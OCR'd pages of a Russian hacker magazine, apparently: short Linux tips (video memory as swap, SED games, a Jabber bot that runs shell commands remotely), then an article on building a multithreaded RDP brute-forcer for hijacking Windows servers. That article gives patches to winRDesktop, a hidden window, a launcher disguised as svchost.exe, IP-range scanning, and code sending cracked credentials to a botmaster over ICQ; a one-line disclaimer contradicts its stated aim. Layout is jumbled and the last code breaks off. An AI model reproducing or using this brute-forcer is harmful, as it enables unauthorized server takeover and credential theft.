
Вывод должен выглядеть примерно так:

```
02:00.0 VGA compatible controller:
nVidia Corporation NV35 [GeForce FX
5900XT] (rev a1)
```


Узнаем детальную информацию о карточке:

```
$ lspci -vvv -s 02:00.0
```

Видеопамять разделена на несколько регионов, один из которых помечен как prefetcheble. Это и



Реализация игры сокобан на SED



Реализация тетриса на SED

есть основное место хранения изображений, формируемых адаптером для вывода на экран (буфер кадров), а также для хранения промежуточных результатов обработки 3D-изображений. Проведя небольшие расчеты, мы можем выяснить, какая ее часть используется под буфер кадров, необходимый для вывода 2D-картинки на экран (которой мы пожертвовать не можем, не потеряв возможность работать с графикой), а какая применяется только для расчетов в режиме 3D и потому может быть использована нами. Изображение, хранимое в буфере кадров, представляет собой двумерный массив, размер которого соответствует используемому разрешению экрана, а размер каждого элемента равен глубине цвета. Поэтому при разрешении экрана 1024x768@32 для хранения изображения будет задействовано 1024 * 768 * 4 = 3145728 байт (32 бита = 4 байта) или 3 Мб. Как и любой другой процессор, видеочип адресует память от ее начала, поэтому, чтобы получить доступ к видеопамяти, не задев при этом буфер кадров, мы должны отобразить память не от ее начала, а с точки, расположенной за этими самыми тремя мегабайтами (а лучше сразу за восемью для надежности и поддержки более высоких разрешений). Берем из вывода приведенной выше команды lspci адрес prefetcheble-региона видеопамяти. Он указан после словосочетания «Memory at» и в нашем примере составляет e0000000. Переводим 8 Мб в шестнадцатиричную систему счисления

и получаем 800000. Прибавляем это число к адресу региона и получаем e0800000. Далее выходим из иксов и подгружаем модуль phram, передав ему в качестве аргументов этот адрес и размер региона (если адаптер оснащен 128 Мб памяти, то размер за вычетом 8 Мб будет равен 120 Мб):

```
$ sudo modprobe phram phram=VRAM,0xe0800000,120Mi
```

Проверяем наличие псевдоустройства MTD:

```
$ cat /proc/mtd
```

В выводе должен быть указан размер устройства, начало адресуемой им памяти и его имя. Если все в порядке, загружаем модуль mtdblock, который превратит псевдоустройство /dev/mtd0 в блочное устройство /dev/mtdblock0:

```
$ sudo modprobe mtdblock
```

Это все, теперь на устройстве можно создать своп:

```
$ sudo mkswap /dev/mtdblock0
$ sudo swapon /dev/mtdblock0
```

Или файловую систему:

```
$ sudo mkfs.ext2 /dev/mtdblock0
```

Чтобы не обрушить иксы, открой конфиг /etc/X11/xorg.conf и вставь в секцию Device строку Driver "vesa".

ТЕТРИС, АРКАНОИД И СОКОБАН ИЗ РЕДАКТОРА

Потоковый редактор SED (Stream EDitor), существующий в UNIX с начала времен и предназначенный для потокового неинтерактивного редактирования текстов с помощью управляющих команд, оказался настолько мощным инструментом, что с его помощью можно не только выполнять сложнейшее редактирование текста, но даже написать полноценное приложение или целую игру. Наверное, все слышали облетевшую многие UNIX-сайты и блоги историю о том, как девушка по имени Юля написала самый настоящий тетрис, используя только редактор SED и небольшой скрипт-обертку (http://uuner.livejournal.com/55238.html). Трудно сказать, что побудило ее на эту странность, однако содержащийся в представленных файлах код взрывает голову, начиная уже с первых строк, и говорит о незаурядном мышлении и превосходном знании редактора.
Однако, как бы это не било по гордости за родную отчизну, на официальном сайте редактора (http://sed.sourceforge.net) подобных игр насчитывается аж 11 штук, среди которых можно найти такую классику как сокобан и арканоид, работающий в пошаговом режиме. А если промотать ниже, то найдешь даже модуль для Apache, позволяющий исполнять SED-сценарии внутри web-сервера.

JABBER ВМЕСТО SSH

Возможность воспользоваться полноценным SSH-доступом есть далеко не всегда. Машина может находиться за файерволом, который режет 22-й порт, или входить в частную сеть с доступом в интернет только через NAT. Приходится включать творческое мышление, и первое, что приходит в голову — написать простой jabber-бот, который будет подключаться к jabber-серверу, слушать вводимые другим пользователем команды и выполнять в окружении операционной системы. Немного поискав в Сети, мы обнаружим, что идея не нова, и некоторые люди уже пробовали создать нечто подобное. Мне понравилась реализация, написанная командой сайта www.ylsoftware.com. Наибольшая ее ценность в простоте исходника бота, который легко понять и модифицировать для своих нужд.
Скачав архив, распаковываем его и создаем конфигурационный файл:

```
$ wget ylsoftware.com/jabber-shell-20090303.tar.bz2
```

```
> lspci -vvv -s 02:00.0
02:00.0 VGA compatible controller: nVidia Corporation NV35 [GeForce FX 5900XT] (rev a1)
        Control: I/O+ Mem+ BusMaster+ SpecCycle- MemWINV- VGASnoop- ParErr- Stepping- SERR- FastB2B- DisINTx-
        Status: Cap+ 66MHz+ UDF- FastB2B+ ParErr- DEVSEL=medium >TAbort- <TAbort- <MAbort- >SERR- <PERR- INTx-
        Latency: 248 (1250ns min, 250ns max)
        Interrupt: pin A routed to IRQ 19
        Region 0: Memory at ec000000 (32-bit, non-prefetchable) [size=16M]
        Region 1: Memory at e0000000 (32-bit, prefetchable) [size=128M]
        [virtual] Expansion ROM at ed000000 [disabled] [size=128K]
        Capabilities: <access denied>
        Kernel driver in use: nvidia
        Kernel modules: nvidia, nvidiafb

> 
```

Находим prefetchable-регион памяти в выводе lspci

```
$ tar -xjf jabber-shell-20090303.tar.bz2
```

$ vi ~/.jabber-shell

```
(
   # Сервер и порт
   'server'   => 'jabber.ru',
   'port'    => '5222',
   # Учетная запись пользователя, используемая ботом
   'username' => 'jabber-shell',
   'password' => 'password',
   # Ресурс бота
   'resource' => 'jabber-shell',
   # JID админов
   'admins'   => 'admin1@host.com admin2@host.ru',
)
```

Бот регистрируется на сервере под отдельным JID'ом (который придется завести заранее) и принимает команды только от пользователей, перечисленных в опции admins.
Теперь можно установить зависимости в виде пакетов perl, libnet-xmpp-perl и libnet-jabber-perl и запустить бота:

```
$ ./jabber-shell.pl &
```

Сообщения от запускаемых тобой команд будут приходить в ответных сообщениях.

WEB-КАМЕРА В КАЧЕСТВЕ МЫШИ

Введя в адресной строке браузера строку www.youtube.com/watch?v=LGHltQK2fA8&feature=player_embedded, ты сможешь увидеть видеоролик, демонстрирующий работу небольшого python-скрипта, позволяющего управлять курсором мыши с помощью любых объектов, находящихся в зоне видимости web-камеры. На нашем диске ты найдешь скрипт, который позволяет это делать.
Для его запуска потребуется установить пакеты cmake, python, python-xlib, а также самый важный компонент — библиотеку компьютерного зрения OpenCV (http://opencv.sf.net). Ее нет в большинстве дистрибутивов, поэтому придется собрать самостоятельно:


```
$ tar -xjf OpenCV-2.0.0.tar.bz2
$ cd OpenCV-2.0.0
$ mkdir release; cd release
$ cmake -D CMAKE_BUILD_TYPE=RELEASE \
      -D CMAKE_INSTALL_PREFIX=/usr/local \
      -D BUILD_PYTHON_SUPPORT=ON ..
$ sudo make install
```

После установки всех компонентов просто запусти cam-mouse-ctrl.py, и ты сможешь проделать трюк, показанный в ролике.

А ЧТО СДЕЛАЛ ТЫ?

Все описанные в статье приемы были придуманы такими же юниксоидами, как ты. Если в твоей голове есть другие интересные идеи нестандартного использования программ или даже их полноценные реализации — смело шли их мне, и если они окажутся достойны внимания, мы опишем их в одной из ближайших статей (не забыв о копирайтах :).

RankoR, rankor777@gmail.com, ax-soft.ru



БРУТИМ ДЕДИКИ ПО-НОВОМУ

СВЕЖИЙ ПОДХОД К ПРОГРАММИРОВАНИЮ RDP-БРУТФОРСЕРОВ

В наши дни только ленивый не пробовал брутить дедики — благо, тулз для этого дела написано предостаточно. Наиболее известны tss-brute от metal и ActiveX-based брутфорсы, начало эволюции которых положили мы с Dizz'ом в прошлом году. Все остальные брутфорсы базируются на этих двух — являясь фронт-эндами tss-brute (RDP Brute by Dizz) или клонами моего R&D P Brute. В этом году я нашел новый способ угона серверов на Windows. Хочешь узнать, как — читай дальше!

СУЩЕСТВУЮЩИЕ РЕШЕНИЯ

Казалось бы, все хорошо — уйма брутфорсов, выбирай-не хочу, но все они не лишены недостатков.


• Брутфорс от metal'а — один большой «костыль» (хотя автору громадный респект за проделанную работу). Пароль в нем вводится путем эмуляции нажатий на кнопки, к тому же он зависит от версии mstsc.exe.

• ActiveX-based брутфорсы характеризуются самим словом «ActiveX» — эта технология ну никак не подходит для создания подобного софта. Брутфорс — опять же костыль на костыле, например, чтобы нормально подбирался пароль, приходится создавать n объектов на форме, где n равно количеству потоков. Причем делать объекты невидимыми нельзя — тогда подбор пароля перестает работать (чтобы окошечки не было видно, их приходится прятать за границы формы!). Еще один, самый большой минус — он ни в какую не хочет работать на Windows Server 2003, а ведь большинство дедиков работает именно на этой ОС.

Итак, сегодня я расскажу тебе, как мне удалось написать брутфорс, который работает на любой ОС семейства Windows NT, при этом не используя никаких внешних компонентов — фактически работая прямо с протоколом RDP версии 5!

РАЗБОР ПОЛЕТОВ

Осенью 2009 года я серьезно задумался над написанием нового брутфорса. Я начал искать документацию по протоколу RDP, и, само собой, ничего не нашел. И тогда я вспомнил, что существует такой проект, как rdesktop — RDP-клиент под никсы, работающий с X-сервером и умеющий автоматически вводить логин и пароль. Я скачал исходники и принялся их изучать. Взять и просто скопировать несколько функций невозможно из-за своеобразной структуры программы, поэтому я решил переписать их в нужном мне виде. Потратив примерно неделю, я забил на это дело. Через некоторое время один мой иностранный знакомый, заинтересованный в написании мною хорошего брутфорса,



Главный виджет брута в Qt Creator

скинул мне интересную информацию — патч, превращающий rdesktop в брутфорс. Вроде бы, вот оно, счастье, да не тут-то было! Брут получался однопоточным, по списку паролей, и работал он только под линуксом, что нас совсем не устраивало. В очередной раз на проект было забито. Спустя несколько месяцев я наткнулся на pudn.com на winRDesktop — порт rdesktop'а на Windows, в виде проекта для MS Visual Studio. Это было именно то, что мне нужно, и я принялся за превращение безобидной софтинки в убойный брутфорс.

Для начала нам необходимо определиться, как именно будет выглядеть наша прога. Рассмотрев множество вариантов, я остановился на одном — брутфорс состоит из двух частей:

1. Модифицированный winrdesktop, которому передаются логин, пароль и IP сервера. Он пытается залогиниться и возвращает результат.

2. GUI — фронт-энд, который управляет всем этим добром: вводит многопоточность, позволяет сканировать диапазоны IP, обеспечивает работу ICQ-бота. GUI будет написан на C++ с фреймворком Qt.

Наверное, у тебя возник вопрос по поводу бота — а как же мы реализуем его, если реально рабочие компоненты для ICQ есть только под Delphi/BCB? Открою небольшой секрет — существует Qt-класс QOSCAR для работы с ICQ (написанный, кстати говоря, мною), и находится он на qoscar.googlecode.com. В этой статье не рассматривается написание бота, там все предельно просто, и ты (я надеюсь) в состоянии разобраться с этим вопросом сам.

Все, лирическое отступление в сторону, начинаем кодить!

DEVELOPERS, DEVELOPERS, DEVELOPERS!

Для начала мне потребовалось найти исходники WinRDesktop'а. Задача была не из легких, и я убил полдня, чтобы разобраться, как же скачать их с одного "PUDN". Далее я нашел патч, превращающий Rdesktop в брутфорс. Но у нас-то не Rdesktop! Не беда — пропатчим софтинку руками. Запускаем Visual Studio 2008 (пойдет и VC++ 2008 Express, но Professional имеет более крутой компилятор, поэтому советую использовать именно его, тем более, если ты студент — можешь получить его бесплатно по DreamsPark, и открываем наш проект. Проект изначально предназначен для VC 9, поэтому без плясок с бубном в версиях моложе VS2008 он не заработает.

Сначала добавим несколько констант в файл rdesktop.h, которые помогут программе распознавать результат ввода пароля. Кстати говоря, в патче есть функция брутфорса серверов под Win 2k, но он использует четвертую версию протокола, которая не поддерживает автологин, поэтому пасс вбивается эмуляцией кнопок. Нас такое не устраивает, так что Win 2000 мы поддерживать не будем.

Как же работает распознавание? Очень просто — пришедший клиенту пакет побайтово сравнивается с некоторыми сигнатурами, и на основании этих сигнатур делается вывод об успехе/неудаче при подборе пароля. Например, #define LOGON_AUTH_FAILED»\xfe\x00\x00» означает, что пароль был введен неправильно. Остальные константы ты можешь подглядеть в коде на диске.

Значение констант должно быть понятно из названия. Если нет, то зачем ты это читаешь? :)

Далее мы патчим процедурку process_text2() из файла orders.c. В ней-то и происходит распознавание результата ввода пароля. Хотя, на самом деле, не только в ней — зачастую при успешном логине сервер присылает пакет с сообщением об этом — PDU_LOGON.

Посмотрим код:

Кусок process_text2()

```
if (!memcmp(os->text, LOGON_AUTH_FAILED, 3))
      ExitProcess(2);

if((!memcmp(os->text, LOGON_MESSAGE_FAILED_
XP, 18)) || (!memcmp(os->text,LOGON_MESSAGE_
FAILED_2K3, 18)))
      ExitProcess(3);
```

Этот код нужно вставлять в самом начале процедуры. Поясню его действие.

links


forum.asechka.ru — Крупнейший форум про ICQ
ax-soft.ru — Весь мой софт ты можешь найти там
qt.nokia.com — Официальный сайт Qt

warning

Используй брутфорсы только для аудита безопасности собственных серверов. В случае использования их в противозаконных целях, ни автор, ни редакция ответственности за твои действия не несут.

dvd

Исходники ты можешь посмотреть на нашем диске



info

Если интересно продолжение работы с RDP или Qt — пиши мне на мыло, я как раз сейчас переношу RDesktop на Qt

winRDesktop в Visual Studio 2008

process_text2() обрабатывает пакет, в котором приходит текст от сервера (что очевидно из его названия), в нем мы сравниваем полученный текст с некоторыми заранее известными последовательностями при logon'е. Последний шаг — открываем rdp.c и ищем процедуру process_data_pdu(). В ней нас интересует кусок кода, начинающийся с «case RDP_DATA_PDU_LOGON:». Просто вставляем ExitProcess(4) после нее. Зачем нам нужен ExitProcess() — читай далее.

Так, с корректировкой winRdesktop'а мы с тобой разобрались. Если ты думаешь, что самое сложное позади — ты глубоко заблуждаешься. Самое сложное еще впереди.

Первая проблема, с которой мне пришлось столкнуться — это появление окна приложения при запуске. Нам оно не нужно, поэтому смело делаем ShowWindow с параметром SW_HIDE.

Вторая проблема — как же брутфорсу общаться с внешним миром, как он будет сообщать нам о результате проверки? Printf() и прочее не работают, в файл писать — это не круто. Наиболее простой и в то же время надежный метод — завершать приложение с разными ExitCode'ами.

Например, ExitProcess(4) будет вызываться при правильном пароле, ExitProcess(2) — при неправильном, а ExitProcess(3) — при неудачной попытке подключения. Сказано — сделано (результат ты можешь увидеть в process_text2() на врезке).

Третья проблема, ее мне так и не удалось решить — нефиговое потребление ресурсов. Забегая вперед, скажу, что 30 потоков грузят на 100% процессор моего MSI Wind u90. Связано это с распаковкой битмэпов (RDP-сервер сильно сжимает картинки). Я вырезал все (на мой взгляд) ненужные куски кода с распаковкой и рисованием на форме (зачем рисовать на форме, если мы ее не видим?), что позволило немного снизить ресурсопотребление, но проблему это все равно не решило. Если ты — крутой кодер на С, и тебе удастся снизить аппетит распаковщика, не забудь сообщить мне об этом :).

Четвертая, и последняя, проблема — отсутствие каких-либо символов, кроме английского алфавита и цифр. Научить брутфорс понимать кириллицу мне так и не удалось, хотя, может быть, оно и к лучшему — брутить русские сервера не стоит :).

БРУТУ — ГУЙ!

В принципе, брутфорс уже готов, но он однопоточный — так же, как и брут от metal'а. Можно, конечно, писать батники для запуска брута, но мы же крутые хакеры, мы хотим брутить дедики десятками в день, и поэтому выход у нас один — написание фронт-энда.

В качестве инструмента я выбрал... нет, не модный ныне C#, а свой любимый (и гораздо более перспективный, на мой взгляд) Qt Framework. В][уже не раз писали о нем, поэтому не вижу смысла описывать все его достоинства. Далее я подразумеваю, что ты уже умеешь работать с этим фреймворком. Если нет — советую почитать официальную документацию Qt на qt.nokia.com и в обязательном порядке — книгу Саммерфилда и Бланшета (работники Qt Software, один из них как раз занимается документацией, так что книжка шикарна).

Запускаем Qt Creator (советую использовать snapshot'ы — они не более глючные, чем stable-версии, но более удобные, и содержат все грядущие нововведения). Итак, создаем новый GUI-проект с одним виджетом. Дизайн — личное дело каждого, на скриншоте ты можешь увидеть то. что получилось у меня.

Для начала — набросаем небольшой план.

1. Главный поток запускает вспомогательный поток.

2. Вспомогательный поток запускает .exe-шник, который мы написали ранее, и ждет результата.

3. Когда выполнение брутфорса заканчивается, поток испускает сигнал, который обрабатывается главным потоком, берет следующие логин и пароль, и переходит к шагу 2.

Для вспомогательных потоков я написал класс BruteThread, который, по сути, не является потоком, поскольку не наследуется от QThread, но использует только асинхронные методы для выполнения действий, занимающих продолжительное время. BruteThread занимается запуском нашего модифицированного winRDesktop'а с помощью объекта process класса QProcess. Класс QProcess создан для запуска внешних приложений, и может запускать приложение, направлять его вывод в консоль (то, что выводится через printf или cout, например), отслеживать изменение состояния и завершение процесса. Нас интересуют только запуск и завершение приложения — если происходит одно из этих событий, испускаются сигналы void started() и void finished(int exitCode) соответственно. Обрати внимание на последний сигнал — в нем в качестве параметра передается код, с которым приложение было завершено — и этот параметр нам очень сильно пригодится. Обрабатывать мы будем только второй сигнал, и код слота ты можешь увидеть на врезке «Сигнал onFinished()».

В нем поток испускает соответствующие сигналы, и переходит к следующей комбинации логин;пароль.

Сам запуск процесса выглядит вот так:

Запуск процесса брута

```
QStringList slArgs;
slArgs << "-u" << slLogins.at(iCurrentLogin)
<< "-p" << slPasswords.at(iCurrentPassword)
<< sServer;
process.start(«svchost.exe», slArgs);
iCurrentPassword++;
```

Как видишь, аргументы процессу передаются в QStringList, что очень удобно :).

Ну и, конечно же, не забудь в конструкторе класса сразу присоединить сигнал к слоту:

```
QObject::connect(&process, SIGNAL(finished(int)),
this, SLOT(onFinished(int)));
```


Благодарности

Хотелось бы поблагодарить следующих людей за помощь, оказанную при написании брута:

- metal aka DeX — за помощь с C/C++, да и вообще прекрасный человек, помогал всегда!
- .fry — За помощь с протоколом OSCAR,
- Мемберов forum.asechka.ru — за тестирование и поддержку.

А также:

- xo0x.art, vitalikis,
- Максима Sundagy Блиненкова — за C/C++,
- Варвару «Miracle» Ячменева — за моральную поддержку :),
- Ну и, конечно же, своих родителей :).



Слот onServerResult() в Qt Creator

Вот так выглядит слот главного потока, обрабатывающий результаты:

Обрабатываем результаты в главном потоке

```
if ( iResult == 0 )
{
    iGood++;
    iChecked++;

    writeResult(QString("%1:%2;%3").arg(sServer
        ).arg(sUser).arg(sPassword), "good.txt");

    oscar.sendMessage(settings.botMaster(),
        QString("%1:%2;%3").arg(sServer).arg(sUser)
        .arg(sPassword));
    if ( trayIcon.isVisible() )
        trayIcon.showMessage("Good",
            QString("%1:%2;%3").arg(sServer).arg(
            sUser).arg(sPassword));
    }
    else
        if ( iResult == -1 )
        {
            iBad++;
            iChecked++;
        }
```

DONE!

Вот и все! Остальное ты должен доделать сам, а если не сможешь — смело гляди в мои исходники на диске. Только не надейся, что сможешь открыть проект, поменять названия кнопочек и заработать на Хаммер, продавая новый брут — в нем есть несколько элементарных уловок, и, если ты скрипт-кидди, то скомпилить проект у тебя не получится. Ну, а если умеешь хотя бы базово работать с C, то, я думаю, проблем оно тебе не доставит :).

К данному решению я пришел после массовой перекомпиляции моего R&D P Brute, после выкладывания его исходников, школотой (не путать со школьниками!), которые при малейших проблемах совершали действия сексуального характера с моим мозгом («А у меня не та версия mstscax.dll, что делать??», «А что значит ShowMessage()???»). Один из индивидуумов, кстати, сам признался, что brain.dll и hands.lib у него отсутствуют (спасибо sslBot за лог, поржал от души). Ну, да мы отвлеклись.

Итого у нас остались нерешенными две проблемы, устранение которых я поручаю тебе:

1) Потребление ресурсов.


2) Поддержка кириллицы (чисто спортивный интерес, еще раз повторяю — не бруть русские сервера).

На этом позволь откланяться. Удачного кодинга!

Сигнал onFinished()

```
if ( exitCode > 666 )
{
    emit onServerResult(sServer,
        slLogins.at(iCurrentLogin),
        slPasswords.at(iCurrentPassword-1),
        exitCode);

    emit onDoneServer(this);
    return;
}

switch ( exitCode )
{
    case 666: // Ошибка
        emit onDoneServer(this);
        return;

    case 0: // Фиг знает
        emit onServerResult(sServer,
            slLogins.at(iCurrentLogin),
            slPasswords.at(iCurrentPassword-1),
            true);

        if ( bSkipZero )
        {
            emit onDoneServer(this);
            return;
        }
        break;

    case 4: // Гуд!
        emit onServerResult(sServer,
            slLogins.at(iCurrentLogin),
            slPasswords.at(iCurrentPassword-1),
            0);

        emit onDoneServer(this);
        return;

    case 5: // Тоже Гуд
        emit onServerResult(sServer,
            slLogins.at(iCurrentLogin),
